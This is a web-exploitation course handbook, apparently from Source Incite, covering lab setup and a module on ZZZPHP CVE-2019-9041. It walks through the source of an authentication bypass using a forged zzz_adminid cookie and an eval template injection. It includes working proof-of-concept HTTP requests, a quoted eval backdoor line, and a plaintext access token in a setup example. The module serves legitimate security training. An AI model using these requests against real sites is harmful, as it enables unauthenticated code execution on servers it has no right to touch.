SOURCE INCITE

presents

Full Stack Web Attack

Course Handbook

Steven Seeley of Source Incite

Table of Contents

1. How to Use This Book

This book is designed to contain the complete technical details of all modules in this class.

The course work has been broken up into "modules" for better understanding. Each module holds several key learning objective delineating it's main purpose.

2. Exercises

The exercises are designed to be completed in order. Please do not attempt to complete exercises further ahead in the module unless you have completed the prior ones or advised to by your instructor.

All exercise templates can be found will be shared by your instructor if needed. If you are able, it's advised that you attempt to complete the exercises without the assistance of the provided templates.

All of the answers will be provided on the final day of training however your instructor will walk through several answers during the course. Some exercises are awarded prizes for originality and creativity.

3. Setup

3.1. Gitlab Login

In order to access the images for this class, you will need to login to your `gitlab` account and ensure that the instructor has added your account to the class container repository.

```
student@target:~/module-1$ docker login registry.gitlab.com -u mr_me
Password:
WARNING! Your password will be stored unencrypted in
/home/student/snap/docker/796/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
```

You can also login with a personal access token These tokens are preferred since you can revoke access when you are done with the course:

```
student@target:~/module-1$ docker login registry.gitlab.com -u mr_me -p
cyyvBhxzbPwBGhKbuMyA
WARNING! Using --password via the CLI is insecure. Use --password-stdin.
WARNING! Your password will be stored unencrypted in
/home/student/snap/docker/796/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store
```

```
Login Succeeded
```

Your credentials are stored, so you shouldn't have to re-enter them, just keep in mind they are stored in plain-text by default in the VM.

Now you will be able to run the `./bin/startd` command in the module. This will download your images from the private container repository and build your container:

3.2. Starting a Module

```
student@target:~/module-1$ ./bin/startd
Creating network "module-1_default" with the default driver
Pulling db (registry.gitlab.com/source-incite/fswa/module-1-db:latest)...
latest: Pulling from source-incite/fswa/module-1-db
75646c2fb410: Pull complete
...
Digest: sha256:95a3b244b2e990ce5633dd449326cec6ce20e9e366ba01fdf11ebc15a9cd38d3
Status: Downloaded newer image for registry.gitlab.com/source-incite/fswa/module-
1-db:latest
Pulling web (registry.gitlab.com/source-incite/fswa/module-1-web:latest)...
latest: Pulling from source-incite/fswa/module-1-web
f7e2b70d04ae: Pull complete
...
Digest: sha256:4826b6f2e2e60767644a7b9f753829690851987d304743d4adc15b80d541d8d5
Status: Downloaded newer image for registry.gitlab.com/source-incite/fswa/module-
1-web:latest
Creating mysql_db ... done
Creating php_web  ... done
```

In some modules, you can also start a module and restore the code using the `-p` flag incase you have messed things up!

```
student@target:~/module-1$ ./bin/startd -p
(+) restoring code...
Creating network "module-1_default" with the default driver
Creating module-1-db ... done
Creating module-1-web ... done
```

3.3. Checking the Status

You can check if a module is ready and/or running by using the `./bin/checkstatus` command:

```
student@target:~/module-1$ ./bin/checkstatus
(+) ready for testing
```

3.4. Patching or Modifying Code

Some modules will require you to run `./bin/patch`, `./bin/unpatch` or `./bin/restore`.

```
student@target:~/module-1$ ./bin/patch
Stopping module-1-web ... done
Stopping module-1-db  ... done
Removing module-1-web ... done
Removing module-1-db  ... done
Removing network module-1_default
(+) patching...
Creating network "module-1_default" with the default driver
Creating module-1-db ... done
Creating module-1-web ... done
```

```
student@target:~/module-1$ ./bin/unpatch
Stopping module-1-web ... done
Stopping module-1-db  ... done
Removing module-1-web ... done
Removing module-1-db  ... done
Removing network module-1_default
(+) removing patch...
Creating network "module-1_default" with the default driver
Creating module-1-db ... done
Creating module-1-web ... done
```

```
student@target:~/module-1$ ./bin/restore
Stopping module-1-web ... done
Stopping module-1-db  ... done
Removing module-1-web ... done
Removing module-1-db  ... done
Removing network module-1_default
(+) restoring code to original state
Creating network "module-1_default" with the default driver
Creating module-1-db ... done
Creating module-1-web ... done
```

3.5. Stopping and Cleaning Up

If you wish to stop the module, you can run the `./bin/stopd -c` command. The optional `-c` will delete all images, containers and networks used by docker:

```
student@target:~/module-1$ ./bin/stopd -c
Stopping php_web  ... done
Stopping mysql_db ... done
```

```
Removing php_web  ... done
Removing mysql_db ... done
Removing network module-1_default
Deleted Images:
untagged: registry.gitlab.com/source-incite/fswa/module-1-db:latest
untagged: registry.gitlab.com/source-incite/fswa/module-1-
db@sha256:95a3b244b2e990ce5633dd449326cec6ce20e9e366ba01fdf11ebc15a9cd38d3
deleted: sha256:cd0f0b1e283d233c244996ebe85014ed694b9016abd352837d46e6a53866c271
...
untagged: registry.gitlab.com/source-incite/fswa/module-1-web:latest
untagged: registry.gitlab.com/source-incite/fswa/module-1-
web@sha256:4826b6f2e2e60767644a7b9f753829690851987d304743d4adc15b80d541d8d5
deleted: sha256:f022d6f615f3872731ddde2ed762620de14134faac4367b1ec8f2600f3f8b5bb
...

Total reclaimed space: 1.127GB
```

3.6. Gitlab Logout

When your finished you can logout of the gitlab registry with:

```
student@target:~/module-1$ docker logout registry.gitlab.com
Removing login credentials for registry.gitlab.com
```

3.7. Web Proxy

We highly recommend and support Burp Suite. You can use the community edition for this training but it's recommended to use the Professional version if you can.

For training purposes, we will be using the in-built preconfigured Chrome browser along with hostname resolution. Below you will find the `settings.json` file that you can load into Burp Suite after changing the `<ip_ddress>`:

```
{
    "project_options":{
        "connections":{
            "hostname_resolution":[
                {
                    "enabled": true,
                    "hostname": "target",
                    "ip_address": "<ip_ddress>"
                }
            ]
        }
    }
}
```

4. Module 1 – ZZZPHP Template Injection Remote Code Execution

Key learning objectives:

- Tracing PHP code statically and dynamically
- Authentication Bypass vulnerabilities
- Template Injection vulnerabilities
- Vulnerability chaining
- Patch bypasses
- Multiple code paths to reach vulnerabilities

Identifiers:

- CVE-2019-9041

4.1. Getting Started

Start the module with `./bin/startd`.


Please note: The first time you start the module, it will pull the images from the source incite private repository.

Check the status with `./bin/checkstatus` to verify it's ready for testing. At this point you should be able to access the web interface from the attackers machine including the admin interface:

URI	Endpoint	Username	Password
http://target:8080/	/admin871/	admin	529901

For the second half of the analysis, we will require the target application to be debugged. If you have experience with PHP then you are welcome to use print statements however we do encourage you to use the following debug environment.


Provided in your module-1 directory, you will see a `debug.code-workspace` file. Open this visual studio code workspace file by double clicking it. You should have a breakpoint set in the `admin871/login.php` on line 3.




```
<?php
require '../inc/zzz_class.php';
if (get_session('adminid')>0)  phpgo("index.php");
$act=getform('act','get');
switch ($act) {
    case 'loginesc':
        login_esc();
        break;
    case 'loginon':
        $adminname=safe_word(getform('adminname','post','nul'));
        $adminpass=getform('adminpass','post');
        $question=safe_word(getform('question','post'));
        $answer=safe_word(getform('answer','post'));
        is_null(get_cookie('adminname'))    ?   $code=getform('code','post','code') :   '';
        if (empty($adminpass)) {
            db_count('user',"username = '". $adminname ."' and question = '". $question ."' and answer='
        }else{
            $lowpass=array('123456','1234567','12345678','admin','admin888','111111','000000','qq123456',
            in_array($adminpass,$lowpass) ? set_cookie('adminpass','1') :  set_cookie('adminpass','0');
            db_count('user',"username = '". $adminname ."' and password='".md5_16($adminpass)."'")>0 ?: b
        }
        conf('adminpath')=='admin/' ? set_cookie('adminpath','1') :  set_cookie('adminpath','0');
        login_in($adminname);
        phpgo(http_url_path());
        break;
    default:
```

```
student@target:~/FSWA/module-1/docker/web/php$
```

You can test that the default breakpoint works by pressing F5 to start the listener. Ensure that you use the correct debug configuration



Once you are debugging, access the `http://target:8080/admin871/login.php` page with a GET request and you should be hitting your breakpoint.



```
$act: uninitialized
$adminname: uninitialized
$adminpass: uninitialized
$ajax: false
$answer: uninitialized
$code: uninitialized
$conf: array(143)
$db: db_pdo_mysql
$errno: 0
$errstr: ""
$file_path: "/var/www/html"
$get_magic_quotes_gpc: false
```

```
<?php
require '../inc/zzz_class.php';
if (get_session('adminid')>0)  phpgo("index.php");
$act=getform('act','get');
switch ($act) {
    case 'loginesc':
        login_esc();
        break;
    case 'loginon':
        $adminname=safe_word(getform('adminname','post','nul'));
        $adminpass=getform('adminpass','post');
        $question=safe_word(getform('question','post'));
        $answer=safe_word(getform('answer','post'));
        is_null(get_cookie('adminname'))    ?   $code=getform('code','post','code') :   '';
        if (empty($adminpass)) {
```

4.2. ZZZPHP ISSESSION adminid Authentication Bypass Vulnerability

In current times, many security researchers focus on client-side mechanisms to bypass authentication schemes, in order to reach highly sensitive code in administrative functionality. However, they typically require user interaction from a logged in user which significantly limits the impact of the attack chain against the target application.

Previous research from Yang Chenglong revealed CVE-2019-9082 which is a Cross Site Request Forgery (CSRF) vulnerability that can be chained to achieve unauthenticated remote code execution.

When given ample time to review the code, we can often achieve maximum impact by discovering other authentication bypass vulnerabilities that do not require user interaction at all.

4.2.1. Vulnerability Analysis

The vulnerability analysis in this section references the path to where your module 1 source directory is. If you installed it into your home directory, it should be located in `~/module-1/php/`.

In the `admin871/function.php` script we can see the following code:

```
<?php
require '../inc/zzz_class.php';
if (is_null(get_session('adminid'))) return false;        // 1
```

At *[1]* the code calls `get_session` with the string "adminid" and if it returns NULL, then the `admin871/functions.php` script will return false and not continue executing.

There are similar code patterns in the `inc/zzz_admin.php` script which is used by `admin871/index.php` script, however the code will simply redirect the attacker using the `phpgo` function if `get_session` function returns NULL. The following code is abstracted from `inc/zzz_admin.php` script:

```
<?php
require 'zzz_class.php';
if ($conf['isinstall']==0) error('很抱歉!程序未安装, <span id=time></span>即将进入安
装界面',SITE_PATH.'install/');
if (isnul(get_session('adminid')))  phpgo("login.php");
```

In `inc/zzz_main.php` we can find the definition of `get_session` function:

```
function get_session( $name ) {
  if ( !is_null( $name ) ) {
    if ( ISSESSION == 1 ) {
      $data = isset( $_SESSION[ $_SERVER[ 'prefix' ] . $name ] ) ? $_SESSION[
$_SERVER[ 'prefix' ] . $name ] : NULL;
    } elseif ( ISSESSION == 0 ) {         // 2
      $data = isset( $_COOKIE[ $_SERVER[ 'prefix' ] . $name ] ) ? $_COOKIE[
$_SERVER[ 'prefix' ] . $name ] : NULL;    // 3
    }
    return $data;                         // 4
  }
}
```

At *[2]* the code checks for a global constant "ISSESSION" and if it's set to 0, then at *[3]* the `$data` variable is set with an attacker controlled cookie value. Finally at *[4]* the code returns the attacker controlled data value.

But where is this "ISSESSION" constant defined? As it turns out, its defined in the `inc/zzz_class.php` script:

```
define( 'ADMIN_PATH', SITE_PATH . $conf[ 'adminpath' ] );
define( 'ISSESSION', 0 ); //1是session存储，0是cookie存储            // 5
```

If the "ISSESSION" constant is defined as 0 at *[5]*, then the code will continue executing after *[1]* inside of the `admin871/function.php` script. The `$_SERVER['prefix']` variable used at *[3]* inside of the `inc/zzz_main.php` script with the prefix set to "zzz" in the `inc/zzz_class.php` script:

```
$_SERVER[ 'prefix' ] = $conf[ 'prefix' ];
```

The `$conf['prefix']` variable is defined in the `config/zzz_config.php` script:

```
<?php
$conf=array(
//...
'prefix'=>'zzz_',//cookie,session，前缀，建议每个网站设不一样的
```

This allows a remote attacker to bypass authentication and obtain a valid session id if the attacker supplies a cookie called `zzz_adminid`.

4.2.2. Proof of Concept

The following request will return a 200 OK response from the targeted web server:

```
GET /admin871/?index HTTP/1.1
Host: target:8080
Cookie: zzz_adminid=1
```

```
HTTP/1.1 200 OK
```

However, a request that is sent without a cookie value returns the following response

```
GET /admin871/?index HTTP/1.1
Host: target:8080
```

```
HTTP/1.1 302 Found
```

4.2.3. Exercise - Misdirection

Replay the supplied Proof of Concept (PoC) in a web proxy and attempt to get a 200 OK response from the webserver.

What are other indicators from the server response that demonstrate whether your request was successful or not? Note these down

4.3. ZZZPHP parserIfLabel eval PHP Code Injection

Injection attacks typically require a multi-stage approach. The first stage requires an attack to *inject* arbitrary code. Often times this code is not executed straight away and requires the attacker to execute the code by the web server which is defined as the second stage.

Furthermore, this approach also applies to a typical unrestricted file upload scenario. An attacker first uploads the backdoor code and consequently another request is required to execute it in the context of the web server. It's important to distinguish between the two (or more) requests, due to the fact that it's not always possible to directly execute the code and we may need to leverage file inclusion or other such primitives to execute uploaded code. This was demonstrated in CVE-2018-18903.

In that example, the application contained a line of code that blocks execution if a constant isn't defined, known as a show stopper in the `conf/config.php` script:

```php
<?php if (!defined('APPLICATION')) exit();
$a=eval($_GET[c]);//[''] = '';
```

Any code injected after the first line cannot be executed if the `conf/config.php` script is directly accessed via the web server, since the `APPLICATION` constant wasn't defined.

However, let's think for a second, what if the `index.php` script contains the following code?

```php
<?php
define('APPLICATION', 1);
include('conf/config.php');
```

In this case we can render our backdoored `conf/config.php` script to gain remote code execution given that the APPLICATION constant was previously defined. Considering constants are global, they can be defined anywhere in the runtime, as long as it's before the first line of `conf/config.php`.

It's safe to say that the majority of the injection vulnerabilities (with the exclusion of deserialization vulnerabilities) are a result of allowing the execution of the injected code.

Granted, most deserialization vulnerabilities encapsulate both the injection and execution stages into a single stage.

4.3.1. Vulnerability Analysis

We have divided the vulnerability analysis into two parts, injection and execution stages.

4.3.1.1. Injection

Inside of the `admin871/save.php` script, we see the following code:

```
<?php
require '../inc/zzz_class.php';
if (is_null(get_session('adminid'))) return false;
$act=safe_word(getform('act','get'));                                 // 1
$type=safe_word(getform('type','both'),10);
switch ($act) {                                                       // 2
        case 'about':           return save_about();            break;
        case 'ad':              return save_ad();               break;
        case 'admingroup':      return save_admingroup();       break;
        case 'backup':          return backup();                break;
        case 'brand':           return save_brand();            break;
        case 'content':         return save_content();          break;
        case 'copyid':          return copy_id();               break;
        case 'custom':          return save_custom();           break;
        case 'delallfile':      return delallfile($type);       break;
        case 'delfile':         return delfile();               break;
        case 'delcustom':       return del_custom();            break;
        case 'delsort':         return del_sort();              break;
        case 'editfile':        return editfile();              break;  // 3
```

At *[1]* an attacker can supply the variable `$act` as a GET variable and then at *[2]*s the code performs a switch statement based on the supplied input. It's possible for an attacker to reach *[3]*, the `editfile` function which is defined in the same script:

```
function editfile(){
        $file=getform('file','post');                                 // 4
        $filetext=getform('filetext','post');                         // 5
    $file_path=file_path($file);
    $safe_path=array('upload','template','runtime');                  // 6
    if(arr_search($file_path,$safe_path)){
           $file=$_SERVER['DOCUMENT_ROOT'].$file;
       !(is_file($file)) and layererr('保存失败，文件不存在');           // 7
    }else{
        layererr('非安全目录文件不允许修改');
    }
        if (create_file($file,$filetext)){                            // 8
                layertrue ('修改成功');
        } ...
}
```

At *[4]* and *[5]*, the code gets the supplied input from a POST request using the `getform` function. The `$file` variable contains the file path and the `$filetext` variable contains the content of the file.

At *[6]* the code begins to check that the path contains the allow list of values in `$safe_path`. If none of them exist in the path, the code throws an error message. Then at *[7]* the code verifies that the file path exists and at *[8]* the code calls `create_file` with the attacker controlled arguments.

In `inc/zzz_file.php` we can see the definition of `create_file`:

```
function create_file( $path, $zcontent = NULL, $over = true ) {
  $path =  str_replace( '//', '/', $path );
  check_dir( dirname( $path ), true );
  $ext=file_ext( $path );
  if(in_array($ext,array('php','asp','aspx','exe','sh','sql','bat')) ||
empty($ext))  error( '创建文件失败,禁止创建'.$ext.'文件！,' . $path );      // 9
  $handle = fopen( $path, 'w' )or error( '创建文件失败,请检查目录权限！' ); // 10
  fwrite( $handle, $zcontent );                                          // 11
  return fclose( $handle );
}
```

At *[9]* the code checks that the extension of the file we are editing is not in a deny list and at *[10]* the code opens a writeable handle to the file path the attacker provided. Finally at *[11]* the attackers controlled content is written to the file.

4.3.1.2. Execution

Now that we can essentially write almost any content into an existing file that doesn't have the extension *"php", "asp", "aspx", "exe", "sh", "sql" or "bat"*, we are left with only html files. Let's see how the HTML content is rendered. Inside of the `search/index.php` script we find the following code:

```
<?php
define('LOCATION', 'search');
require dirname(dirname(__FILE__)). '/inc/zzz_client.php'
```

Inside of the `inc/zzz_client.php` script, the following code is executed:

```
require 'zzz_template.php';
if (conf('webmode')==0) error(conf('closeinfo'));
$location=getlocation();                                          // 1
```

At *[1]* the code sets the location variable to whatever is requested in the URI using the `getlocation` function. So for example if you request:

`http://target:8080/search/`

Then location will be **search**. This function does more to dynamically extract the location and may be used to bypass URI checks. Subsequently, much later in the code, we see the following:

```
}elseif($conf['runmode']==0|| $conf['runmode']==2 || $location=='search'
||$location=='form' ||$location=='screen' || $location=='app'){   // 2
        $zcontent = load_file($tplfile,$location);             // 3
        $parser = new ParserTemplate();                        // 4
        $zcontent = $parser->parserCommom($zcontent);          // 5
 }
```

At *[2]* the code checks the $location variable and if it's set to "*search*", "*form*", "*screen*" *or* "*app*" then it will land in the code block above. At *[3]* the code then loads the content from either the search.html, screen.html, form.html or the app.html template file. Next at *[4]* the code creates a new instance of the ParserTemplate class. Lastly, at *[5]* the code calls parserCommon on the content in the html template file.

Now we need to see where the ParserTemplate class is defined. When examining the inc/zzz_template.php file, we find the following code:

```
class ParserTemplate {
        // 解析全局公共标签
        public
        function parserCommom( $zcontent ) {                    // 6
                $zcontent = $this->parserSiteLabel( $zcontent ); // 站点标签
                $zcontent = $this->ParseInTemplate( $zcontent ); // 模板标签
                $zcontent = $this->parserConfigLabel( $zcontent ); //配置表情
                $zcontent = $this->parserSiteLabel( $zcontent ); // 站点标签
                $zcontent = $this->parserCompanyLabel( $zcontent ); // 公司标签
                $zcontent = $this->parserlocation( $zcontent ); // 站点标签
                $zcontent = $this->parserLoopLabel( $zcontent ); // 循环标签
                $zcontent = $this->parserContentLoop( $zcontent ); // 指定内容
                $zcontent = $this->parserbrandloop( $zcontent );
                $zcontent = $this->parserGbookList( $zcontent );
                $zcontent = $this->parserUser( $zcontent ); //会员信息
                $zcontent = $this->parserLabel( $zcontent ); // 指定内容
                $zcontent = $this->parserPicsLoop( $zcontent ); // 内容多图
                $zcontent = $this->parserad( $zcontent );
                $zcontent = parserPlugLoop( $zcontent );
                $zcontent = $this->parserOtherLabel( $zcontent );
                $zcontent = $this->parserIfLabel( $zcontent );     // 7
```

At *[6]*, the parserCommon function is defined and calls several functions. At *[7]* parseCommon finally calls the parserIfLabel function with the content from the html template file. Let's investigate the parserIfLabel function:

```
       public
        function parserIfLabel( $zcontent ) {
                $pattern = '/\{if:([\s\S]+?)}([\s\S]*?){end\s+if}/';
                if ( preg_match_all( $pattern, $zcontent, $matches ) ) { // 8
                        $count = count( $matches[ 0 ] );
                        for ( $i = 0; $i < $count; $i++ ) {
                                $flag = '';
                                $out_html = '';
                                $ifstr = $matches[ 1 ][ $i ]; // 9
                                $ifstr = str_replace( '<>', '!=', $ifstr );
                                $ifstr = str_replace( 'mod', '%', $ifstr );
                                $ifstr1 = cleft( $ifstr, 0, 1 );
                                switch ( $ifstr1 ) {
                                        case '=':
                                                $ifstr = '0' . $ifstr;
                                                break;
                                        case '{':
                                        case '[':
                                                $ifstr = "'" . str_replace( "=",
"'=", $ifstr );
                                                break;
                                }
                                $ifstr = str_replace( '=', '==', $ifstr );
                                $ifstr = str_replace( '===', '==', $ifstr );
                                @eval( 'if(' . $ifstr . ')
{$flag="if";}else{$flag="else";}' ); //10
```

Inside of the `parserIfLabel` function, there is a regex check at *[8]*, however this check matches on anything inside the if statements. For example: `{if:[ANY_STRING_HERE]}[ANY_STRING_HERE]{end if}`.

Later, at *[9]* the code extracts the matched value and places it into `$ifstr` variable and ultimately at *[10]* the code calls `eval` on the attackers supplied and matched value from within the injected html file.

Essentially, this vulnerability manifests as a result of the developers attempting to create their own templating system and trusting template syntax.


4.3.2. Proof of Concept

When combined with the first vulnerability an unauthenticated attacker can inject PHP code into the `search.html` file:

```
POST /admin871/save.php?act=editfile HTTP/1.1
Host: target:8080
Content-Type: application/x-www-form-urlencoded
Cookie: zzz_adminid=1
Content-Length: 73

file=/template/pc/cn2016/html/search.html&filetext={if:phpinfo()}{end if}
```

The attacker can then execute code by visiting the search page:

```
GET /search/ HTTP/1.1
Host: target:8080
```



target:8080/search/

PHP Version 7.2.15

System	Linux 18b4286329f9 4.9.0-8-amd64 #1 SMP Debian 4.9.144
Build Date	Feb 21 2019 23:43:34
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path= scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking enable-mbstring' '--enable-mysqlnd' '--with-password-argon2 with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler

4.3.3. Exercise - Touch and Go

Replicate the attack manually as demonstrated and execute the `phpinfo` function. Once this is complete, build your own PoC exploit script to automate the attack and execute the `phpinfo` function. Feel free to use any scripting language you are comfortable with.

4.4. The Ev1l eva1 Deny list

When looking at the code in `inc/zzz_main.php` we find the `getform` function. This is an important function, as it's used as a filtering function for most of the supplied input to the application. Attacker controlled input flows through this function throughout the code base.

```
function getform( $name, $source = 'both', $type = NULL, $default = NULL ) {
        switch ( $source ) {
                case 'post':
                        $data = _POST( $name ); // 1
                        break;
                case 'get':
                        $data = _GET( $name ); // 2
                        break;
                case 'both':
                        $data = _POST( $name ) ? : _GET( $name );
                        break;
        }
        if ( !is_null( $type ) ) {
        if(ifch($default)){
            $err = checkstr( $data, $type, $default );
        }else{
            $err = checkstr( $data, $type, $name );
        }
                if ( $err[ 'code' ] == 0 ){
                        if ( $default == 'layer' ) {
                                layererr( $err[ 'err' ] );
                        } else {
                                back( $err[ 'err' ] );
                        }
        }
        }
        if ( !is_null( $default ) && !ifch( $default) ) {
                $data = empty( $data ) ? $default : $data;
        }
        return txt_html( $data ); // 3
}
```

We can see at *[1]* and *[2]* that attacker controlled input from `$_POST` and `$_GET` super global arrays are filtered through this function. However, what is not checked is `$_SERVER`, `$_REQUEST` and `$_COOKIE` super global arrays. At *[3]* the code calls the `txt_html` function on the attacker influenced array and returns the result.

Let's dive into the `txt_html` function.

```
function txt_html( $s ) {
        if ( !$s ) return $s;
        if ( is_array( $s ) ) { // 数组处理
                foreach ( $s as $key => $value ) {
                        $string[ $key ] = txt_html( $value );
                }
        } else {
        if (get_magic_quotes_gpc())  $s = addslashes( $s );
                $s = trim( $s );
                //array("'"=>"&apos;",'"'=>"&quot;",'<'=> "&lt;",'>'=> "&gt;");
        if ( DB_TYPE == 'access' ) {
                        $s= toutf( $s );
                        $s = str_replace( "'", "&apos;", $s );
                        $s = str_replace( '"', "&quot;", $s );
                        $s = str_replace( "<", "&lt;", $s );
                        $s = str_replace( ">", "&gt;", $s );
                }else{
                        $s = htmlspecialchars( $s,ENT_QUOTES,'UTF-8' );
                }
                $s = str_replace( "\t", ' &nbsp; &nbsp; &nbsp; &nbsp;', $s );
                $s = preg_replace('/script/i', 'scr1pt', $s );
                $s = preg_replace('/＼.php/i', '. php', $s );
                $s = preg_replace('/ascii/i', 'asc11', $s );
                $s = preg_replace('/eval/i' , 'eva1', $s ); // 4
                $s = str_replace( "┠", "", $s );
                $s = str_replace( "┼", "", $s );
                $s = str_replace( "\r\n", "\n", $s );
                $s = str_replace( "\n", '<br/>', $s );
        }
        return $s;
}
```

At *[4]*, we can see that this function replaces any "eval" in the attacker controlled input to **eva1**. Note the difference here, the *l* is replaced with a *1*. This means we can't use the `eval` function when performing our injection, or can we?

4.4.1. Exercise - A Lie in the Deny, Lists


Bypass the `eval` deny list and execute a PHP function that will dynamically evaluate code. Use whatever creative means possible to do so! Once completed, attempt to answer the following question:

Why is it important to get complete, dynamic code execution? What advantage will that give us?

